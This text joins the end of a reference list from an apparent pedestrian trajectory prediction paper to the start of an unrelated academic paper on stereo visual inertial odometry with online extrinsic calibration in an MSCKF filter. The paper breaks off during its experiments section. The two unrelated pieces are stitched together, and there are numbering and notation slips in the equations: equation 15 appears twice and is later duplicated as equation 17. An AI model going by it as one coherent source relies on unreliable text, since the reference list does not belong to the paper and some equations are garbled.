[Helbing and Molnár, 1995] D. Helbing and P. Molnár. Social force model for pedestrian dynamics. *Phys. Rev. E*, 51:4282–4286, May 1995.

[Huang *et al.*, 2019] Y. Huang, H. Bi, Z. Li, T. Mao, and Z. Wang. Stgat: Modeling spatial-temporal interactions for human trajectory prediction. In *The IEEE International Conference on Computer Vision (ICCV)*, October 2019.

[Ivanovic and Pavone, 2019] Boris Ivanovic and Marco Pavone. The trajectron: Probabilistic multi-agent trajectory modeling with dynamic spatiotemporal graphs. In *The IEEE International Conference on Computer Vision (ICCV)*, October 2019.

[Kosaraju *et al.*, 2019] Vineet Kosaraju, Amir Sadeghian, Roberto Martín-Martín, Ian Reid, Hamid Rezatofighi, and Silvio Savarese. Social-bigat: Multimodal trajectory forecasting using bicycle-gan and graph attention networks. In *Advances in Neural Information Processing Systems 32*, pages 137–146. 2019.

[Lefèvre *et al.*, 2011] S. Lefèvre, C. Laugier, and J. Ibañez-Guzmán. Exploiting map information for driver intention estimation at road intersections. In *2011 IEEE Intelligent Vehicles Symposium (IV)*, pages 583–588, June 2011.

[Lerner *et al.*, 2007] A. Lerner, Y. Chrysanthou, and D. Lischinski. Crowds by example. *Computer Graphics Forum*, 26(3):655–664, 2007.

[Liang *et al.*, 2019] Junwei Liang, Lu Jiang, Juan Carlos Niebles, Alexander G. Hauptmann, and Li Fei-Fei. Peeking into the future: Predicting future person activities and locations in videos. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2019.

[Ma *et al.*, 2019a] Y. Ma, X. Zhu, S. Zhang, R. Yang, W. Wang, and D. Manocha. Trafficpredict: Trajectory prediction for heterogeneous traffic-agents. *Proceedings of the AAAI Conference on Artificial Intelligence*, 33:6120–6127, 07 2019.

[Ma *et al.*, 2019b] Yuexin Ma, Xinge Zhu, Sibo Zhang, Ruigang Yang, Wenping Wang, and Dinesh Manocha. Trafficpredict: Trajectory prediction for heterogeneous traffic-agents. In *The AAAI Conference on Artificial Intelligence (AAAI)*, pages 6120–6127, February 2019.

[Martinez *et al.*, 2017] J. Martinez, M. J. Black, and J. Romero. On human motion prediction using recurrent neural networks. In *2017 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 4674–4683, July 2017.

[Pellegrini *et al.*, 2009] S. Pellegrini, A. Ess, K. Schindler, and L. van Gool. You'll never walk alone: Modeling social behavior for multi-target tracking. In *2009 IEEE 12th International Conference on Computer Vision*, pages 261–268, Sep. 2009.

[Pellegrini *et al.*, 2010] S. Pellegrini, A. Ess, and L. Van Gool. Improving data association by joint modeling of pedestrian trajectories and groupings. In Kostas Daniilidis, Petros Maragos, and Nikos Paragios, editors, *European Conference on Computer Vision (ECCV)*, pages 452–465, Berlin, Heidelberg, 2010. Springer Berlin Heidelberg.

[Rasmussen and Williams, 2005] C. E. Rasmussen and C. K. I. Williams. *Gaussian Processes for Machine Learning (Adaptive Computation and Machine Learning)*. The MIT Press, Cambridge, MA, USA, 2005.

[Sadeghian *et al.*, 2019] Amir Sadeghian, Vineet Kosaraju, Ali Sadeghian, Noriaki Hirose, Hamid Rezatofighi, and Silvio Savarese. Sophie: An attentive gan for predicting paths compliant to social and physical constraints. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2019.

[Su *et al.*, 2017] H. Su, J. Zhu, Y. Dong, and B. Zhang. Forecast the plausible paths in crowd scenes. In *Proceedings of the Twenty-Sixth International Joint Conference on Artificial Intelligence, IJCAI-17*, pages 2772–2778, 2017.

[Toledo-Moreo and Zamora-Izquierdo, 2009] R. Toledo-Moreo and M. A. Zamora-Izquierdo. Imm-based lane-change prediction in highways with low-cost gps/ins. *IEEE Transactions on Intelligent Transportation Systems*, 10(1):180–185, March 2009.

[Van den Berg *et al.*, 2011] Jur Van den Berg, Stephen J. Guy, Ming Lin, and Dinesh Manocha. Reciprocal n-body collision avoidance. In Cédric Pradalier, Roland Siegwart, and Gerhard Hirzinger, editors, *Robotics Research*, pages 3–19, Berlin, Heidelberg, 2011. Springer Berlin Heidelberg.

[Xu *et al.*, 2018] Y. Xu, Z. Piao, and S. Gao. Encoding crowd interaction with deep neural network for pedestrian trajectory prediction. In *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, June 2018.

Stereo Visual Inertial Odometry with Online Baseline Calibration

Yunfei Fan, Ruofu Wang, and Yinian Mao

***Abstract*— Stereo-vision devices have rigorous requirements for extrinsic parameter calibration. In Stereo Visual Inertial Odometry (VIO), inaccuracy in or changes to camera extrinsic parameters may lead to serious degradation in estimation performance. In this manuscript, we propose an online calibration method for stereo VIO extrinsic parameters correction. In particular, we focus on Multi-State Constraint Kalman Filter (MSCKF [1]) framework to implement our method. The key component is to formulate stereo extrinsic parameters as part of the state variables and model the Jacobian of feature reprojection error with respect to stereo extrinsic parameters as sub-block of update Jacobian. Therefore we can estimate stereo extrinsic parameters simultaneously with inertial measurement unit (IMU) states and camera poses. Experiments on EuRoC dataset and real-world outdoor dataset demonstrate that the proposed algorithm produce higher positioning accuracy than the original S-MSCKF [2], and the noise of camera extrinsic parameters are self-corrected within the system.**

I. INTRODUCTION

In recent years, high-precision positioning technologies have progressed significantly, propelling the advancements in multiple application scenarios such as autonomous driving, robotics and unmanned aerial vehicles (UAVs), and augmented and virtual reality (AR and VR). In outdoor environments, GNSS such as GPS and RTK can be employed. In indoor and GPS-denied environments, Lidar and visual SLAM can be used. For applications that are limited by device size and weight requirements, the applicable positioning technology is rather limited in the absence of GPS. Since VIO only requires IMU and one or two camera modules to estimate ego-motion, it is naturally suitable for such scenarios. It has been reported that stereo-vision VIO system can improve the overall estimation accuracy over single-vision VIO system (S-MSCKF [2], VINS-Fusion [3,4]). A good stereo calibration ensures the epipolar lines of stereo images being parallel, which is the foundation for most stereo matching algorithms. However, in stereo VIO systems, the estimation accuracy heavily depends on camera extrinsic parameters calibration. With a poor calibration or slight changes in camera parameters during operation, stereo VIO positioning accuracy will drop sharply. Even with rigid and bulky frames, most stereo cameras cannot ensure that extrinsic parameters are unchanged during long course of operations. Within this context, an accurate calibration algorithm that is robust to changes in camera extrinsic parameters is highly desired.

In this paper, we propose a stereo VIO algorithm with online calibration to overcome the above issues. The core method is to formulate stereo camera extrinsic parameters (rotation and translation) into the set of state variables and model the relevance between feature reprojection error and stereo extrinsic parameters in update Jacobian, so that the stereo extrinsic parameters can be calibrated online as part of the state estimation. To accelerate the self-calibration process, the initial covariance of stereo extrinsic parameters is set to a large value. In addition, during the initial phase of the estimation, the threshold of the outlier rejection rule based on stereo extrinsic constraint on the algorithm frontend is relaxed to avoid too many inliers being mistakenly taken out.

Using EuRoC dataset and real-world outdoor dataset, we compare the proposed scheme with other state-of-the-art stereo VIO algorithm, specifically S-MSCKF. The experiments show that, without calibration errors, the proposed method performs similarly to S-MSCKF. Besides, when artificial noises are involved in the calibrated parameters, the proposed scheme can achieve rapid self-calibration and outperforms S-MSCKF in position estimation.

The rest of this paper is organized as follows: Section II introduces related works. Section III introduces system framework and derives analytical formulations. Section IV compares experimental results of the proposed scheme with those of VINS-Fusion [3,4] and S-MSCKF using EuRoC dataset and real-world outdoor datasets collected by UAVs as well as by a handheld device. Finally, the conclusions are summarized in section V.

II. RELATED WORK

The current scholarly works in VIO could be roughly divided into loosely-coupled [5,6] and tightly-coupled [1- 4,7] methods. Tightly-coupled methods put IMU information into state variables and optimize with vision information simultaneously, which is a mainstream direction currently. Tightly-coupled methods can be divided further into filter-based and optimization-based.

VIO methods based on non-linear optimization utilize all measurements, including IMU measurements and visual measurements, to find the optimal state variables to minimize the measurement error. Stereo VIO based on non-linear optimization includes OKVIS [7], VINS-Fusion [3,4], etc. Both OKVIS and VINS-Fusion perform online estimation of extrinsic parameters between the IMU and each camera, separately. However, due to the large number of state variables, even the current mainstream sliding window based VIO methods using non-linear optimization have a considerable demand for computational resource, and it is still difficult to run in real time on embedded platforms.

Filter based VIO methods are mainly based on Extended Kalman Filter (EKF) [1]. Generally, IMU is used for prediction, while visual information is used for update. They achieve almost the same level of accuracy as optimiza-

This work was supported by the Meituan-Dianping Group.

Yunfei Fan and Yinian Mao are with the Meituan-Dianping Group, Beijing, China (e-mail: {fanyunfei | maoyinian}@meituan.com).

Ruofu Wang is with University of Southern California, Los Angeles, CA 90007 USA (e-mail: ruofuwan@usc.edu)

tion-based methods using relatively low computational resources. Thus they can run in real time on embedded platforms. S-MSCKF [2] is one of filter-based stereo VIO frameworks, which only estimates the extrinsic parameters between IMU and left camera online. In order to achieve real-time performance, our method is also based on MSCKF framework.

P Hansen et al. [8] and Yonggen Ling et al. [9] proposed approaches to estimate stereo extrinsic parameters online. They are all based on epipolar geometric constraints for online self-calibration of stereo extrinsic. However, because pure vision-based methods cannot self-calibrate the baseline fully, they can only achieve estimation of stereo extrinsic parameters with 5-DOF, while the length of the baseline cannot be estimated. Therefore, we use the IMU and the cameras jointly, to self-calibrate the 6-DOF stereo extrinsic parameters online.

III. MSCKF ALGORITHM FRAMEWORK

A. State definition

Following the definition of MSCKF in [1], IMU state is defined below:

$$\mathrm{X_I} = \left[{}^{\mathrm{G}}\mathrm{p_I}^T \ {}^{\mathrm{G}}\mathrm{v_I}^T \ {}^{\mathrm{I}}_{\mathrm{G}}\bar{\mathrm{q}}^{\mathrm{T}} \ \mathrm{b_a}^{\mathrm{T}} \ \mathrm{b_g}^{\mathrm{T}} \right]^{\mathrm{T}} \tag{1}$$

In this paper, different from [1, 2], both extrinsic parameters $\mathrm{E_0}$ and $\mathrm{E_1}$ of stereo VIO system shown in Fig. 1, are added into IMU states and calibrated online. The extended IMU states are defined:

$$\mathrm{X_I} = \left[{}^{\mathrm{G}}\mathrm{p_I}^T \ {}^{\mathrm{G}}\mathrm{v_I}^T \ {}^{\mathrm{I}}_{\mathrm{G}}\bar{\mathrm{q}}^{\mathrm{T}} \ \mathrm{b_a}^{\mathrm{T}} \ \mathrm{b_g}^{\mathrm{T}} \ {}^{\mathrm{C^0}}_{\mathrm{I}}\bar{\mathrm{q}}^{\mathrm{T}} \ {}^{\mathrm{I}}\mathrm{p_{C^0}}^T \ {}^{\mathrm{C^1}}_{\mathrm{C^0}}\bar{\mathrm{q}}^{\mathrm{T}} \ {}^{\mathrm{C^0}}\mathrm{p_{C^1}}^T \right]^{\mathrm{T}} \tag{2}$$

In these expressions, $\{\mathrm{G}\}$ and $\{\mathrm{I}\}$ are the global and inertial frame respectively, $\{\mathrm{C^0}\}$ and $\{\mathrm{C^1}\}$ are frame of $\mathrm{C^0}$ and $\mathrm{C^1}$ respectively. ${}^{\mathrm{G}}\mathrm{p_I}$ and ${}^{\mathrm{G}}\mathrm{v_I}$ are position and velocity of IMU expressed in $\{\mathrm{G}\}$, respectively. 4×1 ${}^{\mathrm{I}}_{\mathrm{G}}\bar{\mathrm{q}}$ represents the rotation from $\{\mathrm{G}\}$ to $\{\mathrm{I}\}$ (in this paper, quaternion obeys JPL rules). The vectors $\mathrm{b_g}$ and $\mathrm{b_a}$ are the biases of the measured angular velocity and linear acceleration from the IMU, separately. ${}^{\mathrm{C^0}}_{\mathrm{I}}\bar{\mathrm{q}}$ represents the rotation from $\{\mathrm{I}\}$ to $\{\mathrm{C^0}\}$, and ${}^{\mathrm{I}}\mathrm{p_{C^0}}$ is the position of $\mathrm{C^0}$ based on frame $\{\mathrm{I}\}$ (${}^{\mathrm{C^0}}_{\mathrm{I}}\bar{\mathrm{q}}$ and ${}^{\mathrm{I}}\mathrm{p_{C^0}}$ are the rotation and translation of extrinsic parameter $\mathrm{E_0}$ respectively). Finally, ${}^{\mathrm{C^1}}_{\mathrm{C^0}}\bar{\mathrm{q}}$ represents the rotation from frame $\{\mathrm{C^0}\}$ to frame $\{\mathrm{C^1}\}$, and ${}^{\mathrm{C^0}}\mathrm{p_{C^1}}$ is the position of $\mathrm{C^1}$ based on frame $\{\mathrm{C^0}\}$ (${}^{\mathrm{C^1}}_{\mathrm{C^0}}\bar{\mathrm{q}}$ and ${}^{\mathrm{C^0}}\mathrm{p_{C^1}}$ are the rotation and translation of stereo extrinsic parameter $\mathrm{E_1}$ respectively. We treat stereo extrinsic parameters as ${}^{\mathrm{C^1}}_{\mathrm{C^0}}\bar{\mathrm{q}}$ and ${}^{\mathrm{C^0}}\mathrm{p_{C^1}}$ later).

The EKF error-state of $\mathrm{X_I}$ is defined accordingly:




Figure 1. Structure diagram of sensor, and definition of extrinsic parameters

$$\tilde{\mathrm{X}}_\mathrm{I} = \left[{}^{\mathrm{G}}\tilde{\mathrm{p}}_\mathrm{I}^{\mathrm{T}} \ {}^{\mathrm{G}}\tilde{\mathrm{v}}_\mathrm{I}^{\mathrm{T}} \ {}^{\mathrm{I}}_{\mathrm{G}}\tilde{\theta}^{\mathrm{T}} \ \tilde{\mathrm{b}}_\mathrm{a}^{\mathrm{T}} \ \tilde{\mathrm{b}}_\mathrm{g}^{\mathrm{T}} \ {}^{\mathrm{C^0}}_{\mathrm{I}}\tilde{\theta}^{\mathrm{T}} \ {}^{\mathrm{I}}\tilde{\mathrm{p}}_{\mathrm{C^0}}^{\mathrm{T}} \ {}^{\mathrm{C^1}}_{\mathrm{C^0}}\tilde{\theta}^{\mathrm{T}} \ {}^{\mathrm{C^0}}\tilde{\mathrm{p}}_{\mathrm{C^1}}{}^{T} \right]^{\mathrm{T}} \tag{3}$$

Except for quaternions, other states can be used with standard additive error (e.g. $\mathrm{x} = \hat{\mathrm{x}} + \tilde{\mathrm{x}}$). the extended additive error of quaternion is defined in [10] (in this paper, quaternion error is defined in frame $\{\mathrm{I}\}$, see details in [11])

$${}^{\mathrm{I}}_{\mathrm{G}}\bar{\mathrm{q}} = \delta_{\mathrm{G}}^{\mathrm{I}}\bar{\mathrm{q}} \otimes {}^{\mathrm{I}}_{\mathrm{G}}\hat{\bar{\mathrm{q}}}, \ \ \delta_{\mathrm{G}}^{\mathrm{I}}\bar{\mathrm{q}} = \left[1 \ \tfrac{1}{2} \ {}^{\mathrm{I}}_{\mathrm{G}}\tilde{\theta}\right]^{\mathrm{T}} \tag{4}$$

similarly, the extended additive error of rotation matrix is defined:

$$\mathrm{R}\left({}^{\mathrm{I}}_{\mathrm{G}}\bar{\mathrm{q}}\right) = {}^{\mathrm{I}}_{\mathrm{G}}\mathrm{R}, \ {}^{\mathrm{I}}_{\mathrm{G}}\mathrm{R} = (1 - \left[{}^{\mathrm{I}}_{\mathrm{G}}\tilde{\theta}\right]_\times) {}^{\mathrm{I}}_{\mathrm{G}}\hat{\mathrm{R}} \tag{5}$$

B. State Propagation

Similar to EKF state propagation, MSCKF framework uses IMU data to propagate states. The difference is state augmentation at the moment of new image arrival. As can be seen from [1], The time evolution of IMU states are described below:

$$\begin{aligned} {}^{\mathrm{I}}_{\mathrm{G}}\dot{\bar{\mathrm{q}}}(\mathrm{t}) &= \frac{1}{2}\Omega\left(\omega(\mathrm{t})\right) {}^{\mathrm{I}}_{\mathrm{G}}\bar{\mathrm{q}}(\mathrm{t}) \\ \dot{\mathrm{b}}_\mathrm{g}(\mathrm{t}) &= \mathrm{n_{wg}}(\mathrm{t}) \\ {}^{\mathrm{G}}\dot{\mathrm{v}}_\mathrm{I}(\mathrm{t}) &= {}^{\mathrm{G}}\mathrm{a}(\mathrm{t}) \\ \dot{\mathrm{b}}_\mathrm{a}(\mathrm{t}) &= \mathrm{n_{wa}}(\mathrm{t}) \\ {}^{\mathrm{G}}\dot{\mathrm{p}}_\mathrm{I}(\mathrm{t}) &= {}^{\mathrm{G}}\mathrm{v}_\mathrm{I}(\mathrm{t}) \end{aligned} \tag{6}$$

where ${}^{\mathrm{G}}\mathrm{a}$ represents the body acceleration in frame $\{\mathrm{G}\}$. $\omega = \left[\omega_\mathrm{x} \ \omega_\mathrm{y} \ \omega_\mathrm{z}\right]^{\mathrm{T}}$ represents angular velocity of IMU expressed in frame $\{\mathrm{I}\}$. And:

$$\Omega(\omega) = \begin{bmatrix} -[\omega]_\times & \omega \\ -\omega^{\mathrm{T}} & 0 \end{bmatrix}, \ [\omega]_\times = \begin{bmatrix} 0 & -\omega_\mathrm{z} & \omega_\mathrm{y} \\ \omega_\mathrm{z} & 0 & -\omega_\mathrm{x} \\ -\omega_\mathrm{y} & \omega_\mathrm{x} & 0 \end{bmatrix} \tag{7}$$

ω_m and $\mathrm{a_m}$ are the gyroscope and accelerometer measurements separately. Ignored the effects of the planet's rotation, they are given by [1]:

$$\begin{aligned} \omega_\mathrm{m} &= \omega + \mathrm{b_g} + \mathrm{n_g} \\ \mathrm{a_m} &= \mathrm{R}\left({}^{\mathrm{I}}_{\mathrm{G}}\bar{\mathrm{q}}\right)\left({}^{\mathrm{G}}\mathrm{a} - {}^{\mathrm{G}}\mathrm{g}\right) + \mathrm{b_a} + \mathrm{n_a} \end{aligned} \tag{8}$$

where ${}^{\mathrm{G}}\mathrm{g}$ is gravitational acceleration, expressed in frame $\{\mathrm{G}\}$. Applying Eq. (6) in Eq. (8), continuous dynamic model of IMU states can be obtained:

$$\begin{aligned} {}^{\mathrm{I}}_{\mathrm{G}}\dot{\hat{\bar{\mathrm{q}}}} &= \tfrac{1}{2}\Omega(\hat{\omega}) {}^{\mathrm{I}}_{\mathrm{G}}\hat{\bar{\mathrm{q}}}, \ \dot{\hat{\mathrm{b}}}_\mathrm{g} = 0_{3\times 1}, \\ {}^{\mathrm{G}}\dot{\hat{\mathrm{v}}}_\mathrm{I} &= \mathrm{R}\left({}^{\mathrm{I}}_{\mathrm{G}}\hat{\bar{\mathrm{q}}}\right)^{\mathrm{T}}\hat{\mathrm{a}} + {}^{\mathrm{G}}\mathrm{g} \\ \dot{\hat{\mathrm{b}}}_\mathrm{a}(\mathrm{t}) &= 0_{3\times 1}, \qquad {}^{\mathrm{G}}\dot{\hat{\mathrm{p}}}_\mathrm{I} = {}^{\mathrm{G}}\hat{\mathrm{v}}_\mathrm{I} \end{aligned} \tag{9}$$

moreover, $\hat{\mathrm{a}} = \mathrm{a_m} - \hat{\mathrm{b}}_\mathrm{a}$, $\hat{\omega} = \omega_\mathrm{m} - \hat{\mathrm{b}}_\mathrm{g}$, continuous dynamic model of IMU error-state is defined by:

$$\dot{\tilde{\mathrm{X}}}_\mathrm{I} = \mathrm{F}\tilde{\mathrm{X}}_\mathrm{I} + \mathrm{G}\mathrm{n}_\mathrm{I} \tag{10}$$

where $n_I = \begin{bmatrix} n_g^T & n_{\omega g}^T & n_a^T & n_{\omega a}^T \end{bmatrix}^T$ is the system noise. It depends on the IMU noise characteristics. Finally, the matrices F and G that appear in Eq. (10) are given by:

$$F = \begin{bmatrix} 0_{3\times3} & I_{3\times3} & 0_{3\times3} & 0_{3\times3} & 0_{3\times3} & 0_{3\times9} \\ 0_{3\times3} & 0_{3\times3} & -R(\hat{{}_G^I q})^T[\hat{a}]_\times & -R(\hat{{}_G^I q})^T & 0_{3\times3} & 0_{3\times9} \\ 0_{3\times3} & 0_{3\times3} & -[\hat{\omega}]_\times & 0_{3\times3} & -I_{3\times3} & 0_{3\times9} \\ 0_{18\times3} & 0_{18\times3} & 0_{18\times3} & 0_{18\times3} & 0_{18\times3} & 0_{18\times9} \end{bmatrix} \tag{11}$$

$$G = \begin{bmatrix} 0_{3\times3} & 0_{3\times3} & 0_{3\times3} & I_{3\times3} \\ 0_{3\times3} & 0_{3\times3} & -R(\hat{{}_G^I q})^T & 0_{3\times3} \\ -I_{3\times3} & 0_{3\times3} & 0_{3\times3} & 0_{3\times3} \\ 0_{3\times3} & 0_{3\times3} & 0_{3\times3} & 0_{3\times3} \\ 0_{3\times3} & I_{3\times3} & 0_{3\times3} & 0_{3\times3} \\ 0_{12\times3} & 0_{12\times3} & 0_{12\times3} & 0_{12\times3} \end{bmatrix} \tag{12}$$

Following Euler integration [4] of Eq. (10), discrete-time system matrix is given by:

$$\Phi = I + F\delta t \tag{13}$$

Moreover, the propagation of covariance is given by:

$$P = \Phi P \Phi^T + (\Phi G) Q (\Phi G)^T \delta t$$

In this paper, covariance structure is defined as:

$$P_{k|k} = \begin{bmatrix} P_{II_{k|k}} & P_{IC_{k|k}} \\ P_{IC_{k|k}}^T & P_{CC_{k|k}} \end{bmatrix} \tag{14}$$

Since the current state of IMU propagation doesn't change the pose of sliding window, we can formulate the covariance propagation method:

$$P_{k+1|k} = \begin{bmatrix} P_{II_{k+1|k}} & \Phi P_{IC_{k|k}} \\ P_{IC_{k|k}}^T \Phi^T & P_{CC_{k|k}} \end{bmatrix} \tag{15}$$

where, $P_{II_{k+1|k}} = \Phi P_{II_{k|k}} \Phi^T + (\Phi G) Q (\Phi G)^T \delta t$, and P_{II} represents covariance of IMU states. P_{IC} represents covariance of IMU states with respect to pose of cameras. P_{CC} represents covariance of pose of augmented cameras.

When a new image arrives, current state of system should be augmented (in this paper, we augment the left camera state similarly to [2]). Including augmented states, the extended states are defined as:

$$\tilde{X}_k = \begin{bmatrix} \tilde{X}_I^T & \tilde{X}_{C_0^0}^T & \tilde{X}_{C_1^0}^T & \tilde{X}_{C_2^0}^T & \cdots & \tilde{X}_{C_N^0}^T \end{bmatrix}^T \tag{15}$$

where $\tilde{X}_{C_j^0} = \begin{bmatrix} {}_G^{C_j^0}\tilde{\theta}^T & {}^G\tilde{p}_{C_j^0}^T \end{bmatrix}^T, j = (0, \ldots, N-1)$ represents the pose of augmented camera C^0. It is derived from extrinsic parameter E_0 and IMU states:

$$\begin{aligned} {}_G^{C^0}\hat{q} &= {}_I^{C^0}\hat{q} \otimes {}_G^I\hat{q} \\ {}^G\hat{p}_{C^0} &= {}^G\hat{p}_I + R(\hat{{}_G^I q})^T \cdot {}^I\hat{p}_{C^0} \end{aligned} \tag{16}$$

Hence, in Error State Kalman Filter (ESKF [12]) framework, error-state of system (including augmented cameras) is defined by:

$$\tilde{X}_k = \begin{bmatrix} \tilde{X}_I^T & \tilde{X}_{C_0^0}^T & \tilde{X}_{C_1^0}^T & \tilde{X}_{C_2^0}^T & \cdots & \tilde{X}_{C_N^0}^T \end{bmatrix}^T \tag{17}$$

where, $\tilde{X}_{C_j^0} = \begin{bmatrix} {}_G^{C_j^0}\tilde{\theta}^T & {}^G\tilde{p}_{C_j^0}^T \end{bmatrix}^T, j = (0, \ldots, N-1)$ represents the error of j^{th} augmented camera C^0. Moreover, augmented covariance is defined by:

$$P'_{k|k} = \begin{bmatrix} P_{k|k} & P_{21}^T \\ P_{21} & P_{22} \end{bmatrix} \tag{18}$$

Note that $P_{21} = JP_{k|k}$, $P_{22} = JP_{k|k}J^T$ are the augmented covariance with respect to j^{th} augmented state, and J is the Jacobian of $\tilde{X}_{C_j^0}$ with respect to the error-state vector.

$$J = \begin{bmatrix} 0_{3\times3} & 0_{3\times3} & {}_G^{C^0}\hat{R} & 0_{3\times6} & I_{3\times3} & 0_{3\times3} & 0_{3\times(6N+6)} \\ I_{3\times3} & 0_{3\times3} & -{}_G^I\hat{R}^T[{}^I\hat{p}_{C^0}]_\times & 0_{3\times6} & 0_{3\times3} & {}_G^I\hat{R}^T & 0_{3\times(6N+6)} \end{bmatrix} \tag{19}$$

C. State Update

Similar to [2], we can formulate the reprojection of features from stereo. Different from [2], the extrinsic parameters E_1 employed in this paper is calibrated online. $\left({}_G^{C_i^0}\bar{q}\ \ {}^G p_{C_i^0}\right)$ and $\left({}_G^{C_i^1}\bar{q}\ \ {}^G p_{C_i^1}\right)$ are i^{th} left and right camera pose at the same time instance respectively. Employing the stereo extrinsic, the pose of the right camera C^1 can be easily derived in terms of the left camera augmented(e.g. ${}_G^{C^1}\bar{q} = {}_{C^0}^{C^1}\bar{q} \otimes {}_G^{C^0}\bar{q}$, ${}^G p_{C^1} = {}^G p_{C^0} + R({}_G^{C^0}\bar{q})^T \cdot {}^{C^0}p_{C^1}$). The reprojection of stereo measurement, $\hat{z}_i^j$ in i^{th} pose is defined as:

$$\hat{z}_i^j = \begin{pmatrix} \hat{u}_{i,0}^j \\ \hat{v}_{i,0}^j \\ \hat{u}_{i,1}^j \\ \hat{v}_{i,1}^j \end{pmatrix} = \begin{pmatrix} \frac{1}{{}_i^{C^0}\hat{z}_j} & 0_{2\times2} \\ 0_{2\times2} & \frac{1}{{}_i^{C^1}\hat{z}_j} \end{pmatrix} \begin{pmatrix} {}_i^{C^0}\hat{X}_j \\ {}_i^{C^0}\hat{Y}_j \\ {}_i^{C^1}\hat{X}_j \\ {}_i^{C^1}\hat{Y}_j \end{pmatrix} \tag{20}$$

Note that $\begin{bmatrix} {}_i^{C^k}\hat{X}_j & {}_i^{C^k}\hat{Y}_j & {}_i^{C^k}\hat{X}_j & {}_i^{C^k}\hat{Y}_j \end{bmatrix}$ is the coordinate of j^{th} feature in frame $\{C^k\}$ in i^{th} camera pose of sliding window (k=0,1 represents left and right camera respectively). Measurement residual is defined as:

$$r_i^{j,k} = z_i^{j,k} - \hat{z}_i^{j,k} \tag{21}$$

We can formulate least-squares system to optimize the coordinates of features. See details in [13]. Then, the reprojection error of j^{th} feature observation in i^{th} camera pose in sliding window is derived as:

$$\begin{aligned} r_i^{j,k} = z_i^{j,k} - \hat{z}_i^{j,k} &\approx H_{X_i}^{j,k}\tilde{X} + H_{f_i}^{j,k}\,{}^G\tilde{p}_{f_j} + n_i^{j,k} \\ H_{X_i}^{j,0} &= \begin{bmatrix} 0_{2\times(27+6i)} & H_1 & 0_{2\times6(N-i-1)} \end{bmatrix} \\ H_{X_i}^{j,1} &= \begin{bmatrix} 0_{2\times21} & H_2 & 0_{2\times6i} & H_3 & 0_{2\times6(N-i-1)} \end{bmatrix} \end{aligned} \tag{22}$$

where, $H_{X_i}^{j,0}$ and $H_{X_i}^{j,1}$ represents the Jacobian of $r_i^{j,0}$ and $r_i^{j,1}$ with respect to error-state. And H_1, H_2, H_3 are derived respectively by:

$$\begin{aligned} H_1 &= \begin{bmatrix} J_i^{j,0}\left[{}_i^{C^0}\hat{p}_{f_j}\right]_\times & -J_i^{j,0}\,{}_G^{C^0}\hat{R} \end{bmatrix} \\ H_2 &= \begin{bmatrix} J_i^{j,1}\left[{}_i^{C^1}\hat{p}_{f_j}\right]_\times & -J_i^{j,1}\,{}_{C^0}^{C^1}\hat{R} \end{bmatrix} \end{aligned}$$

$$H_3 = \left[J_i^{j,1} {}^{C^1}_{C^0}\hat{R} \left[{}^{C_i^0}\hat{p}_{f_j} \right]_\times \; -J_i^{j,1} {}^{C_i^1}_{G}\hat{R} \right]$$

where $J_i^{j,0}$ and $J_i^{j,1}$ are defined as:

$$J_i^{j,k} = \frac{1}{\left({}^{C_i^k}\hat{Z}_j \right)^2} \begin{bmatrix} {}^{C_i^k}\hat{Z}_j & 0 & -{}^{C_i^k}\hat{X}_j \\ 0 & {}^{C_i^k}\hat{Z}_j & -{}^{C_i^k}\hat{Y}_j \end{bmatrix}, (k = 0,1)$$

Similar to original S-MSCKF [2], $H_{f_i}^j$ represents the Jacobian with respect to the error of feature coordinate. $H_{X_i}^j$ represents the Jacobian with respect to error-state. The core point in this paper is, different with S-MSCKF, in the Jacobian of reprojection error in right camera with respect to error-state, the sub-Jacobian of the reprojection error in right camera with respect to the error-state of stereo extrinsic E_1 is a non-zero block. It just models the reprojection error with respect to E_1. During state update, the E_1 will be calibrated online iteratively. n_i^j represents observation noise of j^{th} feature in i^{th} pose. We can stack Eq. (22) of all the observations with respect to the same feature:

$$r^j = z^j - \hat{z}^j \approx H_X^j \tilde{X} + H_f^j {}^G\tilde{p}_{f_j} + n^j \tag{23}$$

As EKF state variables are formulated regardless of feature coordinates, we can project Eq. (23) into the left null space of H_f^j, and marginalize the formula of feature error [14]:

$$r_o^j = V^T r^j = V^T (z^j - \hat{z}^j) \approx V^T H_X^j \tilde{X} + n_o^j \tag{24}$$

where, V represents the left null space of H_f^j, $n_o^j = V^T n^j$. Hence, Eq. (24) becomes the same as standard EKF update, and QR decomposition can be employed to accelerate the standard EKF update [1].

Similar to original S-MSCKF [2], the Observability Constrained EKF [15] is applied in our method for maintaining the consistency of the filter. And the strategy of feature update also comes from S-MSCKF.

D. Vision Frontend

In our implementation, for efficiency, FAST [16] corners are extracted as landmarks. Similar to [2-4], the KLT optical flow algorithm [17] is employed in feature matching of front and rear frames, as well as left and right frames. In stereo matching, essential matrix constraint is used to eliminate outliers. Different from [2-4], since stereo extrinsic parameters are calibrated online in this work, the stereo extrinsic parameters used in the frontend will also be time-varying. Since the initial extrinsic parameters may be inaccurate, the outlier rejection algorithm may incorrectly remove inliers during the initial phase of system start-up. Therefore, the constraint of outlier rejection using essential matrix relation should be weakened during the initial period of system startup to prevent serious errors. After the system runs for a period of time (i.e. 30 seconds in this paper), the essential matrix constraint could be set to the normal threshold.

IV. EXPERIMENTS

Two experiments are performed to evaluate the proposed algorithm. Firstly, we compare our method with state-of-the-art stereo VIO [2-4] on EuRoC dataset and a large scale dataset. Secondly, another experiment is performed with the stereo extrinsic containing initial noise to show the robustness and the validity of the proposed algorithm. All of the following algorithms run on Intel i9-9900k (3.6GHZ) desktop platform.

A. Dataset

EuRoC dataset is a visual-inertial dataset [18] produced by ASL team of ETH. Collected by UAV, the dataset includes stereo images of 20 FPS and IMU data of 200 Hz. It also provides ground truth trajectories from Leica MS50 lidar and Vicon motion capture system. The dataset consists of three scenarios and 11 sequences. Five of them are randomly selected for comparison.

Our large scale dataset includes 30 Hz stereo images and 500 Hz IMU collected by Mynteye S1030 camera shown in Fig. 2. The cameras is calibrated by Kalibr toolkit [19], and the ground truth is collected by 5Hz GPS of UBLOX NEO-M8N.

